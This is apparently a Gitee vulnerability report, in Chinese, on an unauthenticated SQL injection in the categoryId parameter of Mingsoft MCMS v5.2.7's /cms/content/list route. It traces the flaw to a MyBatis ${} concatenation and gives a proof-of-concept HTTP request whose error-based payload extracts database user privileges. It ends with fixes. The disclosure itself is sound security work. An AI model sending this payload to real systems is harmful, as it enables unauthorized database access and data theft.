



## Mingsoft MCMS v5.2.7 SQL注入

Done #14W1S9 nsny Opened this issue 2022-03-03 02:01

### 一、cms简介


Mingsoft MCMS是基于SpringBoot 2架构，前端基于vue、element模板，同时提供适用的插件（文章、商城、微信、论坛、会员、评论、支付）的开源系统、一整套优质的开源生态内容体系。铭飞的使命就是降低开发成本

### 二、漏洞简介

Mingsoft MCMS v5.2.7版本存在SQL注入，该漏洞位于路由/cms/content/list，参数categoryId存在SQL注入，缺少对于SQL数据的过滤和转义


### 三、影响范围

Mingsoft MCMS <=5.2.7



### 四、漏洞分析

位于net/mingsoft/cms/action/ContentAction.java，找到有一处路由/\*\*/cms/content/list\*\*代码如下，对第128行IContentBiz.query()进行分析



#### Status

Done

#### Assignees

Not set

#### Labels

Not set

#### Milestones

5.2.8

#### Pull Requests

None yet

Successfully merging a pull request.

#### Branches

No related branch

Planned to start - Planned to

Unscheduled - Unschedule

#### Top level


Not Top

#### Priority

Not specified

#### 参与者 (1)

N

[Explore](#)[Enterprise](#)[Education](#)[Gitee Premium](#)[Blog](#)

我们先看一下IContentBiz接口，IContentBiz接口继承了IBaseBiz接口属性和方法




## Gitee 已支持 CLA 协议签署


- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👉 让开源贡献也能有据可依

[I know](#)[View Details](#)


父类IBaseBiz的



接着，我们知道IBaseBiz是一个接口定义了query方法




BaseBizImpl实现类实现了IBaseBiz接口，我们知道一个类实现了一个或多个接口之后，这个类必须完全实现这些接口里所定义的全部抽象方法（也就是重写这些抽象方法），实现接口与继承父类相似，一样可以获得所实现接口里定义的常量和方法，可以看到IBaseBiz已经重写了query方法




[Explore](#)[Enterprise](#)[Education](#)[Gitee Premium](#)[Blog](#)[Go](#)

## BaseBizImpl实现类中重写了父类的query方法




我们知道IContentDao.java,IContentDaoimpl.java和McmsAction.java, 分别对应映射的对象, 对象的实现类和前端控制器, 位于net/mingsoft/cms/dao/IContentDao.java中, IContentDao接口继承了IBaseDao接口, 那么IContentDao接口就获得了IBaseDao接口的所有方法



从上图可以看到映射文件中的namespace="net.mingsoft.cms.dao.IContentDao"所绑定的是IContentDao接口, 即面向接口编程, mybatis中,

[Explore](#)[Enterprise](#)[Education](#)[Gitee Premium](#)[Blog](#)[Go](#)

query, 下图可以看到成功定位到第212行。



## Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成, 签署流程更高效
- 📄 内置可自定义的协议模板
- 👉 让开源贡献也能有据可依

[I know](#)[View Details](#)

分析id等于query的SQL语句, 第211行

```
select id FROM cms_category where find_in_set('${categoryId}',CATEGORY_PARENT_IDS)>0
```

我们知道mybatis框架find\_in\_set后是不能用#, 使用\${}是拼接,底层调用的是Statement对象, 直接将categoryId的属性值拼接进SQL语句, 没有任何的过滤, 参数categoryId存在SQL注入


## 五、证明

不需要cookie凭证, 直接构造poc即可利用:

```
POST /cms/content/list HTTP/1.1
Host:172.20.10.3:8081
Connection: close
Accept: application/json, text/plain, */*
Origin: http://172.20.10.3:8081
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729
Referer: http://172.20.10.3:8081/ms/main.do?
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 197
```

```
categoryId=2' AND GTID_SUBSET(CONCAT(0x716a717871,(SELECT MID((IFNULL(CAST(grantee AS NCHAR),0x20)),1,190) FROM INFORMATION_SCHEMA.USER_PRIVILEGES LIMIT 78,1),0x716a627a71),3762) AND 'EVI'='EVI'
```

本地搭建环境验证, 在路由/cms/content/list下,参数categoryId存在SQL注入, 如下图所示通过SQL注入成功获取到用户信息root@localhost





## 六、加固建议

- 1、正确用法为使用foreach，对like、find\_in\_set、in和order语句需
- 2、增加SQL filter过滤器，对危险参数进行严格校验及过滤。

+ N nsnyy created 任务 9 months ago

Sign in to comment

### Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👉 让开源贡献也能有据可依

I know

View Details



©OSCHINA. All rights reserved

Git Resources

Learning Git

CopyCat

Downloads

Gitee Reward

Gitee Stars

Featured Projects

Blog

Nonprofit

Gitee Go

OpenAPI

Help Center

Self-services

Updates

About Us

Join us

Terms of use

Feedback

Partners



777320883



git@oschina.cn



Gitee



+86 400-606-0201



Mini Program

OpenAtom Foundation Cooperative code hosting platform



违法和不良信息举报中心

粤ICP备12009483号

简体中文

